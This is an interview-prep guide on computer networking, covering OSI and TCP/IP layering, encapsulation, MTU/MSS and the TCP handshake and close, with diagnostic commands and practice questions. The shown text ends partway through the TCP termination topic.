

SENIOR SWE INTERVIEW SERIES

Computer Networking for Senior Software Engineer Interviews

Interview-focused networking, as asked at Google, Meta, Amazon, Microsoft, Uber, Netflix, Cloudflare, Stripe, LinkedIn & Cisco

Master Edition — all 10 modules, cumulative

Built July 02, 2026

Each topic: concept, internals, packet flow, diagrams, trade-offs, debugging, interview questions & mock interviews

Module 1 — Networking Basics

Module 2 — TCP

Module 3 — UDP

Module 4 — HTTP (1.1 / 2 / 3, HTTPS, QUIC)

Module 5 — DNS

Module 6 — Load Balancing

Module 7 — CDN

Module 8 — WebSockets, SSE, Polling & gRPC

Module 9 — Security (TLS, PKI, JWT, OAuth, CORS, CSRF, XSS)

Module 10 — Production Debugging

Table of Contents

Module 1	Networking Basics
Module 2	TCP
Module 3	UDP
Module 4	HTTP (1.1 / 2 / 3, HTTPS, QUIC)
Module 5	DNS
Module 6	Load Balancing
Module 7	CDN
Module 8	WebSockets, SSE, Polling & gRPC
Module 9	Security (TLS, PKI, JWT, OAuth, CORS, CSRF, XSS)
Module 10	Production Debugging

MODULE 1 — Networking Basics (Interview Perspective)

Audience: Backend / distributed-systems engineers with 5+ years of experience. Goal: Answer OSI/TCP-IP/MTU questions the way a Principal Engineer at Google, Meta, or Cloudflare would — with packet-level precision and production war stories, not textbook recitals.

Topic 1.1 — OSI Model (Interview Perspective)

1. Why Interviewers Ask This

Interviewers almost never want the seven layers memorized. They use the OSI model as a *vocabulary check*: when you say “that’s an L4 problem, not an L7 problem” during a system design or debugging round, you demonstrate you can localize failures. At Meta and Cloudflare, “Which layer would you debug first?” is a classic screen for on-call maturity.

2. Core Concept

The OSI model is a 7-layer separation of concerns. In practice, engineers care about four of them:

Layer	Name	What backend engineers touch
L7	Application	HTTP, gRPC, DNS, TLS payloads
L4	Transport	TCP/UDP ports, retransmission, congestion
L3	Network	IP routing, ICMP, MTU
L2	Data Link	Ethernet, ARP, switch behavior

L5 (Session) and L6 (Presentation) are absorbed into L7 in the real world (TLS straddles L5–L7 depending on who you ask — a great nuance to mention in interviews).

3. Internal Working

Each layer adds its own header and treats everything above it as opaque payload. A router only parses up to L3; a switch only up to L2; a load balancer parses up to L4 or L7 depending on its type. This is *exactly* why an L4 LB is faster than an L7 LB — less parsing.

4. Packet Flow Explanation

When your service calls `GET /api/users`: 1. App writes HTTP bytes → kernel socket buffer (L7). 2. TCP segments the stream, adds ports + seq numbers (L4). 3. IP adds src/dst addresses, TTL (L3). 4. Ethernet adds MAC addresses + FCS (L2). 5. NIC serializes bits onto the wire (L1). Every intermediate hop strips L2, inspects L3 for routing, re-wraps L2 for the next hop. L4+ headers are untouched end-to-end (unless NAT/middleboxes interfere — mention this, it’s a senior signal).

5. ASCII Diagram

```

App data:           [ HTTP request           ]
L4 (TCP):           [ TCP hdr|HTTP request    ]
L3 (IP):            [ IP hdr|TCP hdr|HTTP request ]
L2 (Eth): [ Eth|IP hdr|TCP hdr|HTTP request | FCS ]
              |
              v bits on wire (L1)
Router hop: strips Eth -> reads IP dst -> new Eth -> forwards
(TCP + HTTP untouched end-to-end)

```

6. Real Production Example

Cloudflare's edge: Magic Transit operates at L3 (IP), Spectrum at L4 (TCP/UDP proxy), and the CDN/WAF at L7 (HTTP). One company, three products, one per layer — this is the cleanest real-world proof that the layer model drives product architecture.

7. Advantages

- Fault isolation: “ping works, curl fails” instantly rules out L1–L3.
- Independent evolution: HTTP/3 changed L4 semantics (QUIC over UDP) without touching L3.
- Clear team ownership boundaries (network team owns L1–L3, service teams own L7).

8. Trade-offs

- Layering hides information: TCP can't know a WiFi link dropped a frame vs. congestion — it assumes congestion and slows down (wrong on lossy wireless).
- Encapsulation overhead: each header steals payload bytes (see MTU/MSS below).
- Middleboxes violate layering (NAT rewrites L3+L4; L7 firewalls parse everything), causing “works on my machine” bugs.

9. Common Mistakes

- Reciting all 7 layers when asked “explain OSI” — interviewers want the *practical* 4.
- Saying “TLS is layer 6” as a fact; it's contested. Say “TLS sits between L4 and L7 in practice.”
- Claiming routers look at TCP ports (they don't, unless doing policy routing/NAT).

10. Performance Impact

Layer at which you process a packet dictates cost: L3 routing is ASIC-speed (Tbps), L4 LB is ~millions of pps per core, L7 proxying is ~tens of thousands of RPS per core (parsing, buffering, TLS). This single fact drives most load-balancer architecture questions.

11. Common Interview Questions

1. “curl to a service times out but ping works — walk me through layers.”
2. “Why is an L4 load balancer faster than L7?”
3. “At which layer does a switch vs. router vs. LB operate?”
4. “Where does TLS fit in the OSI model?”

12. Follow-up Questions

- “What breaks layering in real networks?” → NAT, transparent proxies, DPI firewalls, TCP-terminating CDNs.
- “How does QUIC blur the layers?” → transport implemented in userspace over UDP, crypto fused into transport.

13. Debugging Scenarios

- **Ping OK, TCP connect fails** → L4 issue: firewall/security-group blocking the port, or no listener (`ss -ltnp`).
- **TCP connects, HTTP hangs** → L7 issue: app thread pool exhausted, slow upstream.
- **Intermittent resets only through one path** → middlebox (IDS/NAT timeout) at L3/L4.

14. Best Practices

- Debug bottom-up for connectivity (link → IP → port → app), top-down for latency (app metrics → TCP retransmits → link errors).
- In design interviews, always name the layer of every box you draw (“this LB is L4 passthrough, TLS terminates at L7 here”).

15. Practice Questions

1. A service behind an L4 LB sees client IPs as the LB’s IP. Why? What are 3 fixes? (Answer sketch: L4 SNAT; fixes = DSR, PROXY protocol, X-Forwarded-For at L7.)
2. Explain why a bigger L2 frame doesn’t help if L3 MTU is 1500.
3. Your gRPC calls fail through one datacenter path only. Which layers do you suspect and in what order?

Topic 1.2 — TCP/IP Model

1. Why Interviewers Ask This

Because it’s the model actually implemented in kernels. Interviewers at Amazon/Google check whether you know the mapping to real stack components (`socket()` API boundary, where the kernel/user split lives).

2. Core Concept

4 layers: **Application** (HTTP, DNS, gRPC — userspace), **Transport** (TCP/UDP — kernel), **Internet** (IP/ICMP — kernel), **Link** (Ethernet/WiFi — driver + NIC). The socket API is the boundary between your code and the kernel’s transport layer.

3. Internal Working

- `write()` on a socket copies bytes to the kernel **send buffer**; TCP decides *when* and *how much* to send (Nagle, congestion window).
- Receive path: NIC → ring buffer → softirq → IP → TCP → socket **receive buffer** → your `read()`.
- This is why “my write() returned” ≠ “the peer got it” — a classic interview trap.

4. Packet Flow Explanation

`send(fd, buf, n)` → data sits in send buffer → TCP cuts MSS-sized segments → IP encapsulation → NIC (often with **TSO**: the NIC itself does segmentation). Inbound, **GRO** coalesces segments before TCP sees them. Mentioning TSO/GRO signals real production familiarity.

5. ASCII Diagram

```

Userspace | your app --- write()/read() --- socket API
-----+-----
Kernel    | TCP/UDP (send/recv buffers, cwnd, rto)
          | IP      (routing table, fragmentation)
-----+-----
Driver/NIC | ring buffers, TSO/GRO, checksum offload
-----+-----
Wire       | Ethernet frames

```

6. Real Production Example

Netflix serves ~hundreds of Gbps per FreeBSD box using `sendfile()` + kernel TLS (kTLS): data goes disk → NIC without entering userspace. Understanding the layer split is what makes optimizations like this possible.

7. Advantages

- Kernel handles reliability/congestion once for all apps.
- Clean upgrade path: apps don't change when kernel improves congestion control (e.g., enabling BBR fleet-wide).

8. Trade-offs

- Kernel transport = syscall + copy overhead; that's why QUIC (userspace) and DPDK/XDP (kernel bypass) exist.
- Kernel upgrade cycles are slow — TCP evolves in years; QUIC iterates in weeks (Google's stated reason for QUIC).

9. Common Mistakes

- Confusing OSI-7 and TCP/IP-4 numbering mid-answer.
- Believing `write()` success means delivery. It only means "buffered in kernel."
- Forgetting UDP also lives in the transport layer (people say "transport = TCP").

10. Performance Impact

Each syscall $\approx 1\text{--}2\ \mu\text{s}$; each copy costs memory bandwidth. High-perf servers batch (`writerv`, `sendmmsg`), use zero-copy (`sendfile`), or bypass the kernel entirely. Knowing where copies happen is a senior-level differentiator.

11. Common Interview Questions

1. "What happens in the kernel when you call `write()` on a TCP socket?"
2. "Why did Google build QUIC in userspace?"

3. “What’s the difference between the send buffer being full and the network being slow?” (Trick: they’re the same signal to your app — write blocks/EAGAIN.)

12. Follow-up Questions

- “How would you detect the send buffer is the bottleneck?” → `ss -tmi`, watch `send-q`.
- “What is TSO and why can tcpdump show 64KB ‘packets’?” → capture happens before NIC segmentation.

13. Debugging Scenarios

- App “slow to send”: check `ss -tnpi` — if `send-q` large and `cwnd` small → network congestion; if `send-q` empty → app isn’t writing (app bug, not network).
- High CPU in `softirq` → packet rate problem, consider RSS/GRO tuning.

14. Best Practices

- Size `SO_SNDBUF/SO_RCVBUF` to $\text{bandwidth} \times \text{RTT}$ for high-BDP links (or rely on Linux autotuning; don’t clamp it accidentally with `setsockopt`).
- Use `ss` over `netstat` (`netstat` is deprecated and slow).

15. Practice Questions

1. Your service writes 1MB responses; clients on 200ms-RTT links see 3s transfers. Compute the buffer size needed. ($\text{BDP} = \text{rate} \times \text{RTT}$; if `buffer = 64KB` → $\text{max throughput } 64\text{KB}/200\text{ms} \approx 2.6 \text{ Mbps.}$)
2. Why does tcpdump on the sender show fewer, larger packets than on the receiver?

Topic 1.3 — Encapsulation

1. Why Interviewers Ask This

It’s the mechanism behind VPNs, service meshes, and overlay networks (VXLAN in Kubernetes/EC2). Cloud interviews (AWS, Google Cloud) love “how does a packet get from pod A to pod B on another node?”

2. Core Concept

Each layer prepends its header to the payload from above. Extended meaning: **tunneling** = putting a full packet inside another packet (IP-in-IP, VXLAN = Ethernet-in-UDP, GRE, WireGuard = IP-in-UDP+crypto).

3. Internal Working

Headers added on send: HTTP → +TCP(20–60B) → +IP(20B) → +Ethernet(14B+4B FCS). For overlays: the whole original frame becomes payload of a new UDP/IP packet with the *node*’s addresses, so the physical network only needs to route node-to-node.

4. Packet Flow Explanation

Kubernetes pod-to-pod across nodes (VXLAN): 1. Pod A sends packet with pod IPs (10.244.1.5 → 10.244.2.9). 2. Node’s VTEP wraps it: outer UDP/4789 + outer IP (nodeA → nodeB). 3. Physical network routes on node IPs only. 4. Node B unwraps, delivers original packet to pod B.

5. ASCII Diagram

```
Original:      [IP podA->podB [TCP [app data]]]
VXLAN wrap:
[Eth][IP nodeA->nodeB][UDP:4789][VXLAN][Eth][IP podA->podB][TCP[data]]
^----- outer (physical net) -----^ ^----- inner (overlay) -----^
```

6. Real Production Example

AWS VPC: every packet between EC2 instances is encapsulated by the Nitro card with a proprietary overlay header carrying VPC ID — this is how millions of VPCs share one physical network with overlapping IP ranges.

7. Advantages

- Overlay networks decouple logical addressing from physical topology.
- Layer independence: swap WiFi for Ethernet, nothing above L2 changes.

8. Trade-offs

- Every header layer shrinks usable payload (VXLAN eats ~50 bytes → effective MSS drops).
- Nested encapsulation makes MTU math fragile (the #1 cause of “large requests hang, small ones work”).
- Encap/decap costs CPU unless offloaded to the NIC.

9. Common Mistakes

- Forgetting to reduce MTU inside tunnels → silent blackholing of full-size packets.
- Thinking encapsulation encrypts (VXLAN/GRE are plaintext; only WireGuard/IPsec/TLS encrypt).

10. Performance Impact

50B overhead on 1450B payload ≈ 3.5% throughput loss — negligible. The real cost: losing NIC offloads (TSO/checksum) for encapsulated traffic can halve throughput; modern NICs offer VXLAN offload.

11. Common Interview Questions

1. “How do two pods on different nodes communicate?” (K8s round)
2. “Draw the headers of a VXLAN packet.”
3. “Why does my VPN break large file uploads?” (MTU trap)

12. Follow-up Questions

- “What MTU should you set inside a VXLAN overlay on a 1500-MTU network?” → 1450 (or enable jumbo frames outside).
- “How do overlapping IP ranges work in cloud VPCs?” → tenant ID in the encapsulation header.

13. Debugging Scenarios

- SSH works, `scp` of a big file hangs over VPN → tunnel MTU; test with `ping -M do -s 1400`.
- Cross-node pod traffic fails, same-node works → UDP/4789 blocked between nodes.

14. Best Practices

- Always account for tunnel overhead in MTU planning; enable jumbo frames (9000) inside datacenters.
- Use MSS clamping on tunnel endpoints as a safety net.

15. Practice Questions

1. Physical MTU 1500, VXLAN (50B) + WireGuard (60B) nested. What's the max inner TCP payload? (1500-50-60-20 IP-20 TCP = 1350.)
2. Why can a switch forward VXLAN traffic without understanding VXLAN?

Topic 1.4 — Decapsulation

1. Why Interviewers Ask This

Receive-path understanding separates people who've debugged production from those who've read blogs — especially “where can a packet be dropped on the way up the stack?”

2. Core Concept

The reverse of encapsulation: each layer strips its header, validates it, and hands the payload up. Every validation step is a potential silent drop point.

3. Internal Working

NIC checks Ethernet FCS (bad frame → dropped, counter `rx_crc_errors`). Kernel IP layer checks checksum, TTL, destination. TCP checks checksum, ports (no listener → RST), sequence validity (out-of-window → dropped/ACKed). Finally data lands in the socket receive buffer — if it's full, TCP advertises window 0 rather than dropping.

4. Packet Flow Explanation

Frame arrives → DMA into ring buffer → IRQ/NAPI poll → GRO merge → IP validation → route decision (local? forward?) → TCP demux by 4-tuple → sequence check → receive buffer → app `read()`. Drops possible at: ring overflow, conntrack table full, socket backlog full, receive buffer full.

5. ASCII Diagram

```
wire -> [NIC: FCS check] -> ring buffer -> [IP: cksum/TTL/dst]
      -> [TCP: port? seq? cksum?] -> recv buffer -> app read()
Drop points: FCS fail | ring full | no route | no listener(RST)
              | out-of-window | buffer full (win=0, not a drop)
```

6. Real Production Example

A classic outage pattern at scale (seen at GitHub, Shopify postmortems): SYN floods or connection storms fill the **listen backlog**; the kernel silently drops SYNs; clients see timeouts while the server looks “idle.” Fix: raise `somaxconn` /backlog + SYN cookies.

7. Advantages

- Validation at each layer keeps corrupt data from reaching apps.
- Demultiplexing by port lets thousands of services share one IP.

8. Trade-offs

- Silent drops at multiple layers make debugging hard — you must know the counters (`netstat -s` , `ethtool -S` , `nstat`).
- Checksum offload means corruption *can* sneak through broken NIC hardware (rare but real; famous 2015-era “bit flip” incidents).

9. Common Mistakes

- Assuming “no error in app logs = packet arrived.” Kernels drop silently.
- Ignoring `ListenOverflows` / `ListenDrops` in `nstat` during timeout investigations.

10. Performance Impact

Each demux/validation step is cheap (~ns), but lock contention on a hot listen socket historically limited accept rates → `SO_REUSEPORT` shards the listener across cores (used by NGINX, Envoy, Cloudflare).

11. Common Interview Questions

1. “A client gets connection timeouts but the server has low CPU. Where do you look?”
2. “What happens if a TCP segment arrives for a port nobody listens on?” (RST; for UDP: ICMP port unreachable.)
3. “Where can packets be dropped between the NIC and your application?”

12. Follow-up Questions

- “Difference between SYN queue and accept queue?” → SYN queue holds half-open; accept queue holds completed handshakes awaiting `accept()` .
- “What does `SO_REUSEPORT` solve?”

13. Debugging Scenarios

- `nstat | grep -i listen` shows overflows → app not accepting fast enough (GC pause? thread starvation?).
- `ethtool -S eth0 | grep drop` rising → ring buffer too small for burst rate.

14. Best Practices

- Monitor kernel drop counters as first-class metrics, not just app metrics.
- Set listen backlog explicitly (many frameworks default to 128).

15. Practice Questions

1. Java service with 2s GC pauses: explain the exact kernel mechanism by which clients see connect timeouts during the pause.

2. UDP receive buffer overflows show where? (`netstat -su` → “receive buffer errors”; per-socket `ss -u -m .`)

Topic 1.5 — MTU (Maximum Transmission Unit)

1. Why Interviewers Ask This

MTU bugs cause the most mystifying production failures (“small requests work, big ones hang”). Interviewers use it to test whether you’ve debugged real networks. Cloudflare and AWS interviews ask it directly.

2. Core Concept

MTU = largest IP packet a link can carry. Ethernet default: **1500 bytes**. Datacenter jumbo frames: **9000**. Anything bigger must be fragmented (IPv4, if allowed) or dropped with ICMP “Fragmentation Needed” (if DF bit set — which TCP sets by default for PMTUD).

3. Internal Working

Path MTU Discovery (PMTUD): sender sends full-size packets with DF=1. A router with a smaller egress MTU drops the packet and returns ICMP Type 3 Code 4 containing the supported MTU. Sender caches per-destination PMTU and resends smaller. **If a firewall blocks that ICMP → PMTUD blackhole**: big packets vanish forever, small ones sail through.

4. Packet Flow Explanation

1. Client sends 1500B packet, DF set.
2. VPN hop has MTU 1420 → drops packet, sends ICMP “frag needed, MTU 1420.”
3. Client TCP lowers effective MSS, retransmits at 1420.
4. If ICMP is filtered: client retransmits 1500B repeatedly → hang → eventual timeout. TCP’s fallback, **PLPMTUD (RFC 4821)**, probes with smaller packets after repeated losses — Linux enables it via `tcp_mtu_probing`.

5. ASCII Diagram

```
Client --1500B DF-->[R1 mtu1500]--X [R2 mtu1420]
                        |
                        <--ICMP frag-needed(1420)-- (if allowed)
Client --1420B DF-->[R1]-->[R2]--> OK

Blackhole case: ICMP filtered => client retransmits 1500B forever
Symptom: TLS handshake OK (small pkts), first big response hangs
```

6. Real Production Example

Widely-seen pattern: service works fine until it moves behind a VPN/overlay; then `git clone` and large POSTs hang while `curl` of small pages works. Root cause in postmortems at many companies: security team filtered *all* ICMP, killing PMTUD.

7. Advantages (of larger MTU / jumbo frames)

- 9000B frames: ~6x fewer packets per GB → less per-packet CPU, higher throughput for storage/replication traffic.

8. Trade-offs

- Jumbo frames must be consistent end-to-end within the L2 domain; mismatches cause silent loss.
- Larger packets = larger serialization delay and worse loss granularity (one loss burns 9KB).
- Internet paths are stuck at ≤ 1500 (often ~1400 with tunnels); you can't control external MTU.

9. Common Mistakes

- Blocking all ICMP “for security” — breaks PMTUD.
- Setting interface MTU 9000 while switches remain at 1500.
- Confusing MTU (L3 packet size) with MSS (TCP payload size).

10. Performance Impact

At 10 Gbps with 1500B packets $\approx$ 830k pps; with 9000B $\approx$ 140k pps. Per-packet costs (interrupts, lookups) scale with pps, so jumbo frames meaningfully cut CPU on storage/backup networks.

11. Common Interview Questions

1. “Small API calls succeed, large uploads hang. Diagnose.” (The canonical MTU question.)
2. “What is PMTUD and how does it fail?”
3. “Why is IPv4 fragmentation considered harmful?” (Loss of any fragment kills the whole packet; reassembly DoS; routers fragmenting costs CPU. IPv6 removed in-network fragmentation entirely.)

12. Follow-up Questions

- “How does TCP avoid fragmentation without ICMP?” → PLPMTUD probing.
- “What’s MSS clamping and where do you apply it?” → routers/tunnel endpoints rewrite the MSS option in SYNs.

13. Debugging Scenarios

- Test path MTU: `ping -M do -s 1472 host` (1472+28=1500). Shrink until it passes.
- `tracert` shows per-hop MTU.
- tcpdump signature of blackhole: repeated retransmits of the same full-size segment, no ACK progress.

14. Best Practices

- Allow ICMP Type 3 Code 4 (and IPv6 Packet Too Big) through every firewall you own.
- Enable `net.ipv4.tcp_mtu_probing=1` on internet-facing fleets.
- Clamp MSS at tunnel ingress.

15. Practice Questions

1. WireGuard (60B overhead) over PPPoE (8B) over 1500 Ethernet: compute safe tunnel MTU. (1500-8-60 = 1432.)
2. Why does the problem often appear *after* the TLS handshake succeeds? (Handshake packets are small; first data packet is full-size.)

Topic 1.6 — MSS (Maximum Segment Size)

1. Why Interviewers Ask This

MSS is the TCP-level twin of MTU and the mechanism behind MSS clamping — a standard fix interviewers expect you to know. It also leads into throughput math questions.

2. Core Concept

MSS = maximum TCP **payload** per segment. $MSS = MTU - IP\ header\ (20) - TCP\ header\ (20) \rightarrow 1460$ on standard Ethernet (less with TCP options like timestamps: effectively 1448 on Linux).

3. Internal Working

Each side advertises its MSS in the SYN (it is *not* negotiated — each direction uses the peer's advertised value, capped by its own PMTU estimate). MSS is an option only in SYN/SYN-ACK; it can't change mid-connection, but the effective segment size can shrink if PMTUD learns a smaller path MTU.

4. Packet Flow Explanation

1. Client SYN: $MSS=1460$.
2. Server SYN-ACK: $MSS=1460$.
3. Sender segments the byte stream into $\leq 1460B$ chunks (or lets the NIC do it via TSO).
4. A middlebox doing MSS clamping rewrites the SYN option to e.g. 1360 so that resulting packets fit its tunnel — avoiding PMTUD entirely.

5. ASCII Diagram

```
SYN [MSS=1460] ---> [tunnel router: clamp to 1360] ---> server
SYN-ACK [MSS=1460] <-- clamp -- server
Result: both sides send <=1360B payload
       1360+20+20=1400 fits tunnel MTU of 1400. No ICMP needed.
```

6. Real Production Example

Virtually every home router and every cloud VPN gateway (AWS VPN, Tailscale, WireGuard guides) does MSS clamping — it's the pragmatic industry answer to ICMP-hostile networks.

7. Advantages

- Prevents fragmentation proactively, per-connection, without relying on ICMP.
- Zero cost after the handshake.

8. Trade-offs

- Clamping is a middlebox rewriting your packets (violates end-to-end); breaks if traffic is encrypted at L3 (IPsec — can't see the TCP header).
- Doesn't help UDP/QUIC — QUIC solves it with its own DPLPMTUD and a 1200B minimum datagram.

9. Common Mistakes

- Saying MSS is “negotiated to the minimum” — each side independently uses the other's advertisement (usually results in min, but the mechanism matters).
- Forgetting TCP options (timestamps = 12B) reduce real payload below MSS.
- Confusing MSS (payload) with MTU (whole IP packet).

10. Performance Impact

Throughput $\approx \text{cwnd} / \text{RTT}$, and cwnd is counted in MSS-sized segments. Initial cwnd = $10 \times \text{MSS} \approx 14.6\text{KB}$ — this is why keeping critical responses (e.g., TLS certs, initial HTML) under $\sim 14\text{KB}$ saves an RTT. A famous web-performance rule directly derived from MSS.

11. Common Interview Questions

1. “MTU vs MSS?”
2. “How does MSS clamping work and when do you need it?”
3. “Why do CDNs try to fit the critical response in 14KB?”

12. Follow-up Questions

- “What happens if you advertise MSS 9000 but the path is 1500?” → PMTUD/PLPMTUD shrinks effective size; if broken, blackhole.
- “How does TSO interact with MSS?” → kernel hands NIC a 64KB blob + MSS; NIC cuts segments.

13. Debugging Scenarios

- Read negotiated MSS live: `ss -tnpi | grep mss`.
- tcpdump SYN packets to verify clamping is applied: `tcpdump 'tcp[tcpflags] & tcp-syn != 0' -v` and check `mss` option.

14. Best Practices

- Clamp MSS at every tunnel/VPN boundary you operate (`iptables -j TCPMSS --clamp-mss-to-pmtu`).
- Keep latency-critical first responses within initial cwnd ($\sim 14\text{KB}$).

15. Practice Questions

1. MTU 1500 + TCP timestamps: what's the real max payload per segment? ($1500 - 20 - 20 - 12 = 1448$.)
2. RTT 100ms, loss forces cwnd ≈ 40 segments of MSS 1448. Max throughput? ($40 \times 1448\text{B} / 0.1\text{s} \approx 4.6\text{Mbps}$.)

MODULE 1 — One-Page Cheat Sheet

LAYERS THAT MATTER	L7 HTTP/gRPC/DNS L4 TCP/UDP L3 IP/ICMP L2 Eth/ARP
DEBUG ORDER	connectivity: bottom-up latency: top-down
KEY NUMBERS	Eth MTU 1500 jumbo 9000 MSS 1460 (1448 w/ ts) IP hdr 20B TCP hdr 20-60B VXLAN ~50B init cwnd 10*MSS≈14KB
ENCAPSULATION	each layer prepends header; tunnels nest whole packets
DECAPSULATION	drop points: NIC FCS, ring buffer, conntrack, listen backlog (SYN q + accept q), recv buffer (win=0)
PMTUD	DF bit + ICMP type3/code4; blocked ICMP => blackhole symptom: small OK, big hangs. Fix: allow ICMP, MSS clamp, tcp_mtu_probing=1
TOOLS	ss -tnpi nstat ethtool -S ping -M do -s N tracepath
CLOUD MAPPING	VPC = overlay encapsulation; K8s VXLAN eats 50B of MTU

MODULE 1 — Top Interview Questions

1. Small requests work, large ones hang — root cause and 3 fixes. (PMTUD blackhole → allow ICMP, MSS clamp, PLPMTUD.)
2. Walk a packet from `write()` to the wire and back up on the receiver.
3. L4 vs L7 device costs — why is deeper parsing slower?
4. How do pods with private IPs talk across nodes/VPCs? (Encapsulation/overlays.)
5. Where can the kernel silently drop inbound packets? Name 4 spots and their counters.
6. MTU vs MSS vs MRU; compute MSS for a given tunnel stack.
7. Why is IPv4 fragmentation avoided, and what did IPv6 change?

MODULE 1 — Common Mistakes

- Reciting 7 OSI layers instead of using them to localize a fault.
- “`write()` returned so the data was delivered.”
- Blocking all ICMP; forgetting Packet-Too-Big is load-bearing.
- Ignoring tunnel overhead in MTU math; mismatched jumbo frames.
- MSS “negotiation” misconception; forgetting options overhead.
- Trusting app logs over kernel drop counters.

MODULE 1 — Mock Interview (10 min)

Q1. “Your service migrated behind a new VPN. Health checks pass, small GETs pass, file uploads time out. Go.” *Strong answer:* immediately hypothesize PMTUD blackhole; verify with `ping -M do -s 1472` (fails) vs `-s 1300` (works); confirm filtered ICMP; fix via MSS clamping at the VPN gateway + allow ICMP 3/4; mention `tcp_mtu_probing` as a host-side mitigation.

Q2. “During traffic spikes, clients see connect timeouts; server CPU is 40%. Explain the kernel path that causes this.” *Strong answer:* SYN arrives → SYN queue → handshake completes → accept queue; if app

`accept()` is slow (GC pause, thread starvation) the accept queue overflows and SYN/ACKs are dropped silently; show `nstat` ListenOverflows; fix backlog + app accept loop.

Q3. Follow-up: “Would UDP have the same problem?” *Strong answer:* no handshake queues, but the UDP socket receive buffer overflows instead — drops visible in `netstat -su`; the application must handle loss.

MODULE 2 — TCP (Highest Priority)

TCP is the single most-asked networking area in senior backend interviews. Expect packet-level follow-ups: interviewers at Google/Meta/Amazon will push until you draw sequence numbers.

Topic 2.1 — Three-Way Handshake

1. Why Interviewers Ask This

It's the canonical filter question. Weak candidates recite "SYN, SYN-ACK, ACK"; strong candidates explain *what state each side allocates, what can go wrong, and what data rides in each packet*. Follow-ups (SYN floods, TFO, simultaneous open) separate levels.

2. Core Concept

Three packets establish two things: (a) both directions are alive, and (b) both sides exchange initial sequence numbers (ISNs) so the byte-stream numbering can start. Options (MSS, window scale, SACK-permitted, timestamps) are exchanged *only here*.

3. Internal Working

- Client: `connect()` → kernel picks ephemeral port + random ISN (randomized to prevent off-path injection) → sends SYN → state `SYN_SENT`.
- Server: SYN arrives → entry in **SYN queue** (half-open), replies SYN-ACK → state `SYN_RECV`. With **SYN cookies**, the server encodes state into its ISN and stores nothing.
- Client ACKs → server moves connection to **accept queue** → app's `accept()` pops it. Both `ESTABLISHED`.

4. Packet Flow Explanation

```
1. C→S SYN,      seq=x,          options: MSS 1460, WS 7, SACK-OK, TS
2. S→C SYN-ACK,  seq=y, ack=x+1,  options: MSS 1460, WS 7, SACK-OK, TS
3. C→S ACK,      seq=x+1, ack=y+1  (can already carry data)
```

SYN and FIN each consume one sequence number (that's why `ack=x+1` with no data). Cost: exactly 1 RTT before the client can send data (0 RTT with TCP Fast Open, which carries data on the SYN using a cookie from a prior connection).

5. ASCII Diagram

```
CLIENT                                SERVER
SYN_SENT  --- SYN seq=x -----> (SYN queue) SYN_RECV
ESTABLISHED <-- SYN-ACK y, ack=x+1 --
          --- ACK ack=y+1 -----> (accept queue) ESTABLISHED
                                   app accept() -> fd
Timeline cost: 1 RTT (+1 more for TLS 1.3, +2 for TLS 1.2)
```

6. Real Production Example

Every connection-pool design decision flows from this 1-RTT cost: databases (pgbouncer), HTTP keep-alive, gRPC channels all exist to amortize handshakes. Cloudflare mitigates SYN floods for customers using SYN cookies at the edge — millions of spoofed SYNs consume zero server memory.

7. Advantages

- Guarantees both directions work before data flows; protects against stale/duplicated SYNs from old connections (ISN + sequence validation).

8. Trade-offs

- 1 RTT of latency per new connection — brutal for short requests over 100ms+ paths.
- Half-open state is a DoS vector (SYN flood) unless cookies are used.
- SYN cookies discard options (limited MSS encoding, no window scale in classic form) — a real trade-off worth naming.

9. Common Mistakes

- Saying the handshake “negotiates the connection speed” — it doesn’t; congestion control starts after.
- Not knowing SYN queue vs accept queue are different (and overflow differently).
- Forgetting data can ride on the third ACK.

10. Performance Impact

For a 5ms-RTT datacenter call the handshake is noise; for a 150ms mobile client it can dominate. Rule of thumb: connection reuse $\geq 90\%$ or you’re burning latency. TFO/QUIC 0-RTT eliminate it at the cost of replay-attack considerations.

11. Common Interview Questions

1. Why three packets and not two? (Two-way can’t confirm the client can *receive*; server would trust unverified peers and old duplicate SYNs would create ghost connections.)
2. What is a SYN flood and how do SYN cookies work?
3. What options are exchanged and why can’t they change later?

12. Follow-up Questions

- “What happens if the final ACK is lost?” → server retransmits SYN-ACK; if client already sent data, that data’s ACK completes it implicitly.
- “What’s TCP Fast Open and its risk?” → data on SYN via cookie; replayable → only safe for idempotent requests.
- “Simultaneous open?” → both send SYN, both reply SYN-ACK, legal but rare (4 packets).

13. Debugging Scenarios

- `ss -tn state syn-sent` piling up → peer unreachable or SYNs dropped (firewall).
- `nstat -az TcpExtListenOverflows` rising → accept queue overflow; app too slow to accept.
- SYN retransmits at 1s, 2s, 4s... (exponential) in tcpdump → classic sign of a silent drop.

14. Best Practices

- Always pool/reuse connections; monitor handshake rate as a metric.
- Enable `net.ipv4.tcp_syncookies=1` (default on modern Linux); size `somaxconn` and app backlog.

15. Practice Questions

1. Client in Sydney, server in Virginia (RTT 200ms), TLS 1.3, no reuse: how long before the first byte of response? (~3×200ms: TCP 1 RTT + TLS 1 RTT + request/response 1 RTT.)
2. Why does a load balancer health check flood create `TIME_WAIT` on the LB, not the servers? (See 2.10 — active closer.)

Topic 2.2 — Four-Way Termination

1. Why Interviewers Ask This

Termination is where real bugs live: connection leaks, `TIME_WAIT` exhaustion, data truncation on close. “Why four packets to close but three to open?” is a standard probe.

2. Core Concept

Each direction of the byte stream closes independently (**half-close**). `FIN` means “I will send no more data” — it says nothing about receiving. So: `FIN` + `ACK` for one direction, `FIN` + `ACK` for the other = 4 packets (often 3 when the `ACK` and second `FIN` are combined).

3. Internal Working

Active closer: `close()` / `shutdown(WR)` → `FIN` → `FIN_WAIT_1` → gets `ACK` → `FIN_WAIT_2` → gets peer `FIN` → sends `ACK` → `TIME_WAIT` (waits 2×MSL, 60s on Linux). Passive closer: gets `FIN` → `CLOSE_WAIT` (app must still call `close`!) → sends its `FIN` → `LAST_ACK` → gets `ACK` → `CLOSED`.

4. Packet Flow Explanation

1. A→B `FIN`, seq=m (A done sending)
2. B→A `ACK`, ack=m+1 (B may keep sending data!)
... B can still stream data to A here (half-close) ...
3. B→A `FIN`, seq=n (B done too)
4. A→B `ACK`, ack=n+1 (A enters `TIME_WAIT` for 2×MSL)

An `RST` is the ungraceful alternative: instant teardown, any buffered data is destroyed, the peer’s next read gets `ECONNRESET`.

5. ASCII Diagram

```

A (active closer)          B (passive closer)
FIN_WAIT_1  --FIN m-----> CLOSE_WAIT   <- app must close()!
FIN_WAIT_2  <-ACK m+1-----
              <- (more data ok) ----
              <-FIN n-----> LAST_ACK
TIME_WAIT   --ACK n+1-----> CLOSED
(2*MSL)
```

6. Real Production Example

